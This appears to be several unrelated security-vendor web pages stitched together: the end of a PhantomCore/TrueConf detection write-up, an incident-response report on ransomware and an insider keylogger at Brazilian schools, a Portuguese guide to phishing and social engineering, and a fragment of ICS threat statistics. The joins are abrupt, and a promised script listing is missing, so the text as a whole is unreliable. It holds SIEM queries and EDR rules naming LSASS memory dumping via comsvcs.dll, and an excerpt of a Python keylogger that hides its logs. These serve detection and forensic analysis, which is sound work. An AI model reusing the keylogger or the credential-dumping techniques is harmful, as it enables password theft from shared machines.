
Downloading a file containing the PhantomCore backdoor via the replaced legitimate file …\public\js\locale.php is detected by KEDR Expert with the rule unusual_file_creation_from_trueconf.
Activity related to the installation of an infected TrueConf client installer containing the PhantomCore backdoor is detected by KEDR Expert using the unsigned_trueconf_installer rule.
Creation of suspicious files by TrueConf Server processes.
Execution of a TrueConf Client installer file that lacks a software developer’s signature.
Suspicious process chains associated with TrueConf Client executables and TrueConf Client update executables.
Registration of suspicious libraries in the HKEY_CURRENT_USER\Software\Classes\CLSID\ registry key.
Actions related to retrieving information about the lsass.exe process.
Memory dump creation for the lsass.exe process using the comsvcs.dll library.
Accessing the memory of the lsass.exe process.
Creating tunnels using the ssh process.
To protect companies using our Kaspersky SIEM system, a general set of rules is available in the product repository that allows detection of the following techniques:
Creation of suspicious files in the C:\Windows\System32\inetsrv\* directory: R405_07_File write to IIS native modules folder or OWA via WriteData.
Creating a memory dump of the lsass.exe process using the comsvcs.dll library: R233_04_Process memory dump via comsvcs.dll.
Accessing the memory of the lsass.exe process: R262_Suspicious access to the LSASS process.
We also recommend paying attention to the following events when developing your own detection rules or conducting threat hunting:
Registration of suspicious libraries in the registry key \Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32:
(DeviceEventClassID = '4657' OR DeviceEventClassID = '13')
AND FileName like '%\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}%' AND DeviceCustomString6 = 'InprocServer32'
Creating the SysExcSvc and SysReadSvc services to run executables from temporary directories in the background via cmd:
DeviceEventClassID = '4697'
AND (DestinationServiceName = 'SysExcSvc' OR DestinationServiceName = 'SysReadSvc')
AND match (FileName, '.*cmd\s+\/c.*temp\\cmd_cmd_.*\.bat.*')
Creation of suspicious processes originating from the TrueConf update process (trueconf_windows_update.exe)
(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
AND SourceProcessName LIKE '%\trueconf_windows_update.exe'
For the detection rules to work correctly, ensure that events from Windows systems are received in full, including Security events 4688, 4663, 4657, and 4697 and Sysmon events 1, 7, 11, and 13.
Because of the amount of data that can be obtained and the high impact that successful attacks may have, educational institutions are frequent targets of cybercriminals. Both public and private schools and universities rely on software for managing personally identifiable information (PII) that is often insecure or insufficiently tested against known vulnerabilities. In addition, machines used by multiple people without accountability can be vulnerable to insider threats.
The complexity of academic environments amplifies this risk. Unlike corporate networks, educational institutions have to provide a network that supports students, professors, researchers, administrative staff, third-party contractors, and visitors. Each of these groups has different security requirements and access control levels, making it difficult to enforce consistent security policies. A security breach can have severe consequences since it may expose vast amounts of sensitive information, such as social security numbers (CPF in Brazil), addresses, phone numbers, and even parents’ names. Armed with this information, attackers can attempt phishing attacks and impersonate the victims in SIM swapping attacks, a common practice in Brazil.
In this article, we provide details about attacks on educational institutions in Brazil observed by our Global Emergency Response Team (GERT) since 2025. We share general statistics, common threats, initial access vectors, and the impact of such violations. Additionally, we present some interesting cases encountered by our team and the identified TTPs. Finally, we offer recommendations to help institutions protect themselves against future attacks.
Key findings and statistics

Our dataset encompasses incident response cases from January 2025 to June 2026. As the chart below shows, the majority of attacks targeted institutions in São Paulo state, Brazil’s most populous state and a significant center of economic and financial activity. We also had cases in Rio de Janeiro and Pernambuco.
Geographical distribution of incident response requests at educational institutions (download)
Of the customers who requested incident response, 60% were private institutions and 40% were public institutions.
The most frequent reasons for requesting IR services were related to suspicious endpoint activities, encrypted files, and the presence of suspicious files.
The high-severity incidents were mainly related to ransomware attacks. Interestingly, private institutions were the most targeted by ransomware, while incidents in public institutions were mostly related to suspicious endpoint activity and privilege escalation attempts. The most common ransomware families found in our dataset were DragonForce and LockBit 3, whose builder was leaked back in 2022. By using the leaked LockBit builder with a valid privileged account, attackers can build variants capable of disabling defenses and erasing logs.
The most common initial access vectors included the use of valid accounts, exploitation of public-facing applications, and insiders.
For privilege escalation, the attackers often relied on Potato variants (GodPotato, SweetPotato, and BadPotato).

We also observed attackers using tools like AnyDesk for remote access, PsExec for lateral movement within compromised infrastructures, and AV-killer malware to terminate the system’s defenses. The latter was mainly used in ransomware-related incidents.
These data reveal an interesting pattern in the threat landscape affecting educational institutions in the region. Many incidents were not caused by highly sophisticated techniques but rather by the abuse of common weaknesses such as valid accounts, exposed applications, and inadequate patch management, as well as the use of publicly available tools that are well-known to the adversaries. The prevalence of ransomware in private institutions suggests a stronger financial motivation, likely because attackers assume these organizations are more capable of paying for data recovery than public schools and universities.
Most attacks were discovered promptly and lasted from a few minutes to a couple of hours. However, technical incident response activities averaged 9.6 hours. This indicates that the impact caused by an incident often extends beyond the timeframe of the active attack, requiring extensive triage and analysis by the forensic investigators to fully restore operations.
One interesting fact is that we are still observing the use of Windows 10 in the infrastructures of educational institutions, even after Microsoft’s official end-of-support date of October 2025. In addition, we found that some customer organizations were using Windows Server 2016 without security patches and fixes. Using outdated and unsupported operating systems increases the attack surface of an infrastructure because attackers can exploit publicly available vulnerabilities to access vulnerable systems and expand their presence in the network. In addition, legacy operating systems may be incompatible with modern evidence collection tools, necessitating extra time and alternative procedures for forensic acquisition.
In one case, we identified the use of a custom version of LockBit that was generated using the leaked builder. The ransomware was delivered to the organization’s infrastructure via a valid account that had been leaked. It encrypted the organization’s internal systems, including file servers and databases that stored student profiles and other data. There was no evidence of data exfiltration from the affected machines.
During our analysis of the LockBit sample, we were able to extract its configuration. Interestingly, it was configured without the impersonation and spreading options. This meant the attacker had to perform manual lateral movement to deploy the malware across the network.
Further analysis revealed that the attacker used PsExec for lateral movement. By analyzing the Update Sequence Number (USN) Journal, we were able to identify .KEY files associated with PsExec that showed us the previously compromised machines used by the attacker.


After gaining access to the target machines, the adversaries deployed a batch script to disable the system’s defenses. Our analysis of this artifact showed that they had the administrative credentials to disable the EDR in place. In addition, the script enabled RDP, which gave the attackers remote access to the target. The listing below shows an excerpt of the script:
Finally, by cross-checking the Prefetch files, we were able to identify the precise dates of PsExecSvc.exe and LBB.exe (LockBit) execution. This revealed that the attacker established the initial connection to the analyzed machine around 5:30am UTC and ran LBB.exe for the last time at 10am UTC on the same day, resulting in an activity window of approximately four hours and thirty minutes. We were able to identify the extent of the compromise and the additional machines that required network isolation for further forensic analysis, containment, and remediation.
Case 02 – DragonForce deployed via AnyDesk
In another incident, we identified a compromised user account that the adversaries used to install the AnyDesk software to enable remote access. Although the attacker erased the system logs after encrypting the victim’s files, we were able to identify the ransomware execution event via the Prefetch and Amcache.hve files, which provided us with the SHA-1 hash of the sample.
Once we obtained the SHA-1 of the malicious artifact (named by the attacker as 1.EXE), we were able to confirm that it was a DragonForce variant. Even though the lack of evidence made the analysis more difficult, this case shows that forensic investigators must be prepared to identify information that the attackers missed or left untouched.
Case 03 – Python keylogger used by an insider
The third incident illustrates how a series of bad practices enabled an insider to collect passwords from other users inside the infrastructure. First, the customer contacted us stating that a machine was exhibiting strange behavior: files containing passwords were being created. We started with triage collection on one of the affected machines.
Evidence from the Program Compatibility Assistant (PCA) showed the execution of two suspicious files, Windows Host Widgets.exe and Windows Host Widgets_.exe, both located in the C:\Users\<user>\.vscode\dlo directory, where <user> represents a user account shared by everyone who uses the machine. The same artifacts were identified within the Amcache.hve file, and multiple executions were also confirmed by analyzing the Prefetch files. Another interesting source of evidence, UserAssist, confirmed that the threat actor also executed both EXE files by double-clicking on them.
MFT analysis showed that multiple log files named cacheX.txt were created in the previously mentioned directory, where X was a number that increased with each malware execution. We then analyzed the EXE files to confirm their behavior. Luckily, both proved to be the same Python script, which we could easily decompile.
As shown in the listing below, the script contains methods and strings with Portuguese names. It is capable of hiding the log files from view in Explorer. The developer also set a procedure to identify when the Caps Lock key was pressed, in order to record the correct passwords.
def get_base_path():
    ...

def encontrar_proximo_nome(base='cache'):
    ...

def set_file_hidden(filepath):
    ...
    ctypes.windll.kernel32.SetFileAttributesW(str(filepath), FILE_ATTRIBUTE_HIDDEN)
    ...

with open(log_file, 'a', encoding='utf-8') as f:
    f.write(f'\n\n--- Registro iniciado em {datetime.datetime.now()} ---\n')
set_file_hidden(log_file)
...

def is_capslock_on():
    return bool(ctypes.windll.user32.GetKeyState(20) & 1)

...

def on_press(key):
    ...

def on_release(key):
    ...

def main():
    with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
        listener.join()

if __name__ == '__main__':
    main()
This simple script did not implement any persistence or automated data exfiltration mechanisms. Therefore, the insider likely had to manually retrieve the generated log files containing the text typed by the victims. By revisiting the previously collected evidence, we identified USB connections around the same time as the script’s executions. This suggests that removable media was probably used to collect the generated keylogging logs from the environment. As a result of the investigation, the customer changed the passwords of all affected accounts. However, without additional evidence or footage, it was not possible to conclusively attribute the activities to a specific individual and take the appropriate disciplinary and legal measures.
Conclusions and recommendations
The incidents highlighted in this article demonstrate that Brazilian educational institutions face a diverse set of threats, ranging from ransomware operations to insider activity. In many cases, the attackers relied on valid credentials, exposed services, remote access tools, poor patch management, and insufficient endpoint hardening rather than advanced malware or new techniques. Based on these findings, educational institutions should prioritize controls that reduce the likelihood of account compromise and the impact of ransomware deployment. They should also improve forensic visibility after an incident.
Institutions should enforce the use of multi-factor authentication (MFA) for all publicly accessible services, especially VPNs, remote access portals, and email accounts. Since valid accounts were one of the most common initial access vectors observed in our dataset, MFA can significantly reduce the likelihood that stolen or reused credentials alone will compromise the entire environment. We also recommend periodically reviewing privileged accounts, removing unnecessary administrative permissions, and avoiding shared accounts, especially on machines accessed by multiple users, since this makes accountability extremely difficult.
Each user should have their own account, following the principle of least privilege to prevent unauthorized software execution. Additionally, it is advisable to restrict and monitor the use of remote access tools such as AnyDesk or TeamViewer. Unexpected installations or executions of these tools should be treated as high-priority alerts.
To minimize the impact of ransomware, educational institutions should improve their backup and recovery strategy. Backups should be isolated from the primary environment (preferably in more than one location) and tested regularly. Centralized logging, extended EDR telemetry retention, and proper time synchronization across hosts can also improve the ability to reconstruct an attack timeline and implement the necessary response measures.
The use of outdated systems increases the attack surface, so we recommend that organizations adopt an effective update and patch management policy. It is also important to raise security awareness, since users must understand the risks associated with credential sharing, unknown executables, and unauthorized software.
From a digital forensics and incident response (DFIR) perspective, the reviewed incidents demonstrate that effective incident response activities require correlating multiple forensic artifacts in order to reconstruct the attacker’s actions. Investigators should be aware of how to find information even when logs are missing. Many other artifacts are preserved and can be used for this purpose, such as Amcache, PCA, Prefetch, UserAssist, MFT, and USN Journal. The attackers may fail to erase all traces of their activity, so taking a broad forensic approach is of the utmost importance for determining the scope of the compromise and supporting containment and remediation actions.
Observed TTPs
The table below shows the observed TTPs in our dataset, including cases not detailed in this post.
Infelizmente, não são apenas as pessoas ingênuas que caem em golpes e ataques de phishing. Hoje, literalmente qualquer pessoa pode se tornar uma vítima. Os criminosos virtuais passam anos aperfeiçoando suas táticas para aumentar suas chances de sucesso, recorrendo a sofisticadas técnicas de manipulação psicológica que, muitas vezes, são difíceis de perceber. No universo da cibersegurança, esse tipo de jogos psicológicos tem até um nome: engenharia social.
Neste artigo, explicamos os truques psicológicos que os golpistas usam para enganar suas vítimas, os sinais de alerta aos quais você deve ficar atento e exatamente o que fazer se perceber que está sendo manipulado.
As emoções usadas como armas pelos golpistas
A engenharia social funciona justamente porque desperta nossas emoções mais profundas. Quando uma vítima está ansiosa, apavorada ou envolvida emocionalmente em uma situação, tende a tomar decisões impulsivas, sem refletir sobre as consequências. E é exatamente nisso que os hackers apostam.
Por isso, em um momento de tensão, enquanto conversa por telefone ou troca mensagens com alguém que faz exigências, você precisa parar por um instante e se perguntar: “O que exatamente estou sentindo neste momento? O que eu estava sentindo há alguns instantes? Essa pessoa está tentando explorar meu estado emocional?”
Na maioria das vezes, os golpistas tentam explorar emoções como:
Medo e ansiedade
Entusiasmo
Vergonha e culpa
Surpresa e choque
Antes de tudo, confirme com quem você está realmente lidando
Antes mesmo de procurar sinais de alerta, verifique um aspecto fundamental: com quem você realmente está falando? Se você estiver conversando, por exemplo, com alguém que afirma ser um “representante do banco”, a melhor opção é pesquisar o número de telefone e o endereço de e-mail oficiais da instituição. Ligue para o banco ou envie uma mensagem para um endereço que você saiba ser 100% legítimo. É sempre melhor prevenir do que remediar.
Redobre a atenção se alguém entrar em contato com você por um aplicativo de mensagens ou pelas redes sociais. Em geral, grandes empresas simplesmente não utilizam esses canais para esse tipo de abordagem.
Sinais claros de que você está lidando com um golpista
Ele coloca você em uma verdadeira montanha-russa emocional
Imagine que você receba um e-mail da “equipe de suporte” de um serviço de streaming que utiliza. A mensagem informa que alguém acabou de tentar fazer login na sua conta de outro país: o suficiente para provocar um susto imediato. Logo em seguida, porém, vem o alívio: “Não se preocupe. Bloqueamos a tentativa de login suspeita a tempo. Sua conta está segura”.
Mas os golpistas não param por aí. No parágrafo seguinte, eles fazem você entrar novamente em estado de alerta: “Infelizmente, durante nossa verificação de segurança, descobrimos que suas informações de pagamento podem ter sido comprometidas”. Por fim, oferecem uma aparente solução: “Estamos prontos para ajudá-lo a resolver isso agora mesmo. Basta clicar neste link para verificar sua identidade”.
Ao final da leitura dessa suposta “atualização urgente”, você passou por uma sucessão de emoções em poucos instantes. O objetivo dessa montanha-russa emocional é desestabilizar você para que deixe de pensar de forma crítica e passe simplesmente a reagir. E, no momento em que o golpista apresenta uma suposta solução para o problema, sua capacidade de julgamento fica seriamente comprometida.
Eles sabem um pouco demais sobre você
Os golpistas costumam bombardear deliberadamente suas vítimas com informações pessoais para dar a impressão de que realmente sabem do que estão falando e têm acesso legítimo aos seus dados confidenciais.
O simples fato da pessoa do outro lado conhecer detalhes sobre sua identidade, suas finanças ou seus contratos não significa que ela seja confiável. Graças aos inúmeros vazamentos de dados já ocorridos, existe um enorme volume de informações pessoais disponível sobre praticamente todos nós. Para um hacker, pode ser surpreendentemente fácil descobrir quanto você gastou com entregas de supermercado no ano passado, qual é a sua operadora de telefonia móvel ou qual endereço de e-mail está vinculado à sua conta bancária.
Eles tentam intimidar você, às vezes, com ameaças e extorsão
Em alguns casos, essas mensagens podem parecer completamente neutras e reproduzir com perfeição um e-mail legítimo da equipe de suporte. No entanto, se o tom for excessivamente dramático e você sentir que está sendo pressionado, há cerca de 99,9% de chance de estar diante de um golpista. E, se a pessoa exigir que você tome alguma providência, como transferir dinheiro para uma conta aleatória ou fornecer informações confidenciais, sob ameaça de violência física, exposição pública ou processo criminal, essa probabilidade sobe para 100%.
Uma “pessoa muito importante” está entrando em contato com você
Para aumentar ainda mais sua ansiedade, os golpistas costumam assinar suas mensagens com o nome de autoridades de alto escalão. Quando isso acontecer, pare por um instante e pergunte a si mesmo: você realmente acredita que o chefe da Receita Federal ou o comandante da polícia local entraria em contato diretamente com você por telefone ou mensagem? Autoridades e investigadores de alto escalão normalmente têm questões muito mais importantes para tratar. E, se você receber uma mensagem acusando-o de um crime grave, supostamente assinada pelo procurador-geral da sua cidade, esse é um forte indício de que se trata de um golpe.
Você recebeu uma oferta boa demais para ser verdade
Desconfie de demonstrações inesperadas de generosidade ou de presentes que simplesmente aparecem do nada. Veja uma pequena lista do que pode acontecer com você:
Você recebe um pacote inesperado com um código QR impresso na caixa. Informam que basta escaneá-lo para descobrir quem enviou o presente, resgatar um cupom do vendedor ou confirmar a entrega para evitar uma taxa de frete. Não é difícil imaginar que o código QR, na verdade, levará para um site de phishing. A partir daí, é a vez dos golpistas brilharem: eles podem tentar roubar os dados do seu cartão, convencê-lo a baixar um aplicativo com malware ou induzi-lo a informar um código de verificação do seu aplicativo bancário.
“Olá! Estou ligando da central de entregas. Você tem um pacote (ou um buquê de flores) a caminho. Poderia informar o código de verificação que acabamos de enviar por SMS para que possamos liberar seu presente?”. Veja, todo mundo gosta de receber um presente surpresa. Mas, no entusiasmo do momento, é fácil baixar a guarda e acidentalmente dar aos golpistas um presente ainda maior: o código de acesso à sua conta de serviços governamentais.
Eles pressionam você e tentam isolá-lo do mundo exterior
“Não desligue! Esta é sua última chance de recuperar o acesso à sua conta.”, “Se você não responder a este e-mail em até oito horas, tomaremos medidas judiciais contra você.”, “Vá imediatamente ao banco para proteger o dinheiro que ainda resta na sua conta e transfira-o para uma conta segura.” Se frases como essas forem usadas para levar você a agir imediatamente, pare um segundo. Os golpistas estão apenas tentando assustá-lo e criar uma falsa sensação de urgência.
Essa é uma tática clássica. Imagine receber uma ligação de um golpista que se apresenta como representante do banco ou até mesmo um funcionário do Departamento de Comércio, alegando que suas contas bancárias foram invadidas. Em seguida, essa pessoa pede que você assine um acordo de confidencialidade, supostamente para facilitar a recuperação do seu dinheiro, e ameaça processá-lo caso você conte o que está acontecendo a qualquer pessoa, inclusive aos seus familiares mais próximos. Ela insistirá que o caso é “muito sério”, exige providências imediatas e que a cooperação com as autoridades “deve permanecer em absoluto sigilo”.
Lembre-se: representantes legítimos de empresas ou autoridades governamentais jamais pediriam que você mantivesse segredo, a menos que você lide com dados governamentais sigilosos ou tenha assinado um acordo de confidencialidade (NDA) corporativo formal. Os golpistas procuram isolar suas vítimas de qualquer rede de apoio, voz da razão ou opinião externa. E eles não apenas afastam você das pessoas: também impedem seu acesso à informação. Eles fazem questão de mantê-lo em uma ligação contínua ou enviam uma sequência de mensagens carregadas de apelo emocional para que você não tenha sequer alguns segundos para respirar, muito menos para pesquisar o assunto na internet.
Quando você está em um estado de ansiedade intensa, torna-se muito mais fácil cair nessas manipulações e tomar decisões precipitadas, mesmo quando acha que está apenas tentando resolver o problema. Nunca tenha receio de pedir ajuda. Buscar uma segunda opinião sobre o que está acontecendo é sempre uma atitude sensata.
Eles tentam fazer você se sentir culpado
Imagine que você receba uma notificação informando que sua conta foi comprometida, juntamente com uma solicitação para entrar em contato com o suporte. Durante o atendimento, porém, o suposto “representante do suporte” começa a fazer perguntas para despertar um sentimento de culpa: “Quando foi a última vez que você trocou sua senha? Faz muito tempo? Você não viu nossos avisos urgentes para atualizar suas credenciais?”. Ou então: “Veja bem, a mensagem de texto dizia claramente para não compartilhar esse código com ninguém! Por que você o informou?”. Essa é uma tática deliberada para fisgá-lo com um sentimento de culpa, fazendo com que você sinta que perdeu o controle e precisa da experiência e da ajuda do golpista.
Mesmo que você realmente tenha cometido um erro, não se culpe. Cair em uma armadilha desse tipo é muito mais fácil do que parece. Basta um dia particularmente estressante no trabalho e uma ligação chegando exatamente no pior momento possível.
De repente, você recebe um alerta dizendo que estava conversando com golpistas
Os golpistas adoram aplicar golpes complexos, com várias etapas. Por exemplo, primeiro eles podem tentar convencer você a fornecer o código de acesso do seu aplicativo bancário sob o pretexto de atualizar as informações da sua conta. Mas, de repente, a ligação cai ou você recebe, em seguida, uma mensagem dizendo que acabou de conversar com um golpista, que sua conta foi comprometida e que, para sua própria segurança, é necessário entrar em contato com o suporte imediatamente. Em alguns casos, pessoas que se apresentam como “agentes federais” ou “autoridades policiais” entram em cena para participar da conversa.
O problema é que essa suposta “equipe de segurança” faz parte exatamente da mesma quadrilha que está aplicando o golpe. Eles começam a insistir que todo o seu dinheiro está prestes a cair nas mãos de criminosos, a menos que você o transfira para uma “conta segura”, ou dizem que empréstimos já foram contratados em seu nome.
Não entre em contato com números ou endereços de e-mail desconhecidos enviados em mensagens, mesmo que prometam ajudá-lo. Procure o site oficial da empresa ou do órgão, localize os canais oficiais de atendimento e utilize apenas esses meios de contato.
Lembre-se: nenhum órgão governamental (e muito menos uma empresa privada) monitora suas ligações para verificar se você está conversando com golpistas. Sua melhor defesa contra golpistas telefônicos é um aplicativo de identificação de chamadas com um vasto banco de dados que avisa se a chamada é suspeita antes mesmo de você atender.
O que fazer se você caiu em um golpe
Antes de qualquer coisa: não se culpe. Qualquer pessoa pode ser pega de surpresa e acabar sendo enganada em um momento de vulnerabilidade. Tente não entrar em pânico e lembre-se exatamente de quais informações você forneceu. As providências a tomar dependem disso:
Você informou um código de verificação enviado por SMS ou a senha de uma conta → Altere imediatamente sua senha para esse serviço, bem como para quaisquer outras contas onde você a tenha reutilizado. Ative a autenticação de dois fatores, caso ainda não tenha feito isso.
Você forneceu os dados do seu cartão → Entre em contato imediatamente com o banco e solicite o bloqueio do cartão. Se já houve um débito ou transferência não autorizada, pergunte como contestar a transação.
Você clicou em um link suspeito ou baixou um arquivo de um remetente desconhecido → Faça uma verificação do dispositivo com um antivírus confiável. Tentar descobrir por conta própria se o dispositivo foi infectado por malware é praticamente impossível, pois essas ameaças costumam permanecer ocultas, sem apresentar sinais evidentes.
Não dê ouvidos aos golpistas
Veja algumas medidas que ajudam a proteger suas contas, seus dados e seu dinheiro:
Não tenha pressa. Se alguém estiver pressionando você para agir imediatamente (informar dados, fornecer um código ou enviar dinheiro), há uma grande chance de você estar falando com um criminoso virtual. Pare por um momento, ligue para a empresa usando o telefone oficial disponível no site e confirme se realmente há alguma solicitação.
Deixe a proteção por conta do Kaspersky Premium. Ao contrário de uma pessoa, nosso pacote de segurança, com Machine Learning e IA, é totalmente imparcial e identifica e-mails de phishing e arquivos maliciosos justamente nos momentos em que um usuário pode ter dúvidas ou hesitar. Ele bloqueia o acesso a sites suspeitos, impede tentativas de infecção do dispositivo, neutraliza malwares detectados e ajuda a manter seus dados e seu dinheiro protegidos.
Ative a autenticação de dois fatores nas contas mais importantes. Com o Kaspersky Password Manager, você pode gerar códigos de login de uso único que mudam a cada 30 segundos, tornando-os muito mais difíceis de serem interceptados por golpistas do que códigos enviados por e-mail ou mensagem de texto.
Siga uma regra de ouro: nunca reutilize uma senha. Se você usa a mesma senha em vários serviços, basta que um hacker descubra a senha de uma conta para obter acesso automático a todas as outras. Pequenas variações, como “Senha123” e “Senha1234!”, também não são suficientes, pois são extremamente fáceis de adivinhar. É claro que memorizar dezenas ou até centenas de senhas diferentes está longe de ser uma tarefa simples. É justamente por isso que um gerenciador de senhas é tão útil: ele armazena seus dados com segurança em um cofre criptografado e gera senhas fortes e exclusivas.
Confira também nossas outras postagens para obter mais dicas de segurança:
The percentage of ICS computers on which malicious objects were blocked continued to decrease, reaching 19.6% in Q1 2026. This is the lowest value in three years, and it is 1.4 times lower than in Q2 2023.
Percentage of ICS computers on which malicious objects were blocked, Q2 2023–Q1 2026
Regionally, the percentages ranged from 9.1% in Northern Europe to 27.4% in Africa.
Regions ranked by percentage of attacked ICS computers
The percentage of ICS computers on which malicious objects were blocked increased in five regions over the quarter, most notably in Southern Europe, Northern Europe, and Russia.
In Q1 2026, Southern Europe led the way in growth for internet and email threats. The region also saw the fastest growth in spyware, as well as malicious scripts and phishing pages.
In Russia, the percentage of ICS computers on which malicious objects were blocked exceeded the figures for the previous two quarters. Russia saw an increase in the percentage for threats from the internet, and a slight increase in the figure for threats from email clients (Russia is one of three regions where this figure did not decrease).
Among the threat categories, the greatest increases were observed in the percentages for denylisted internet resources, as well as spyware (distributed in the region via the internet and email clients).
Selected industries
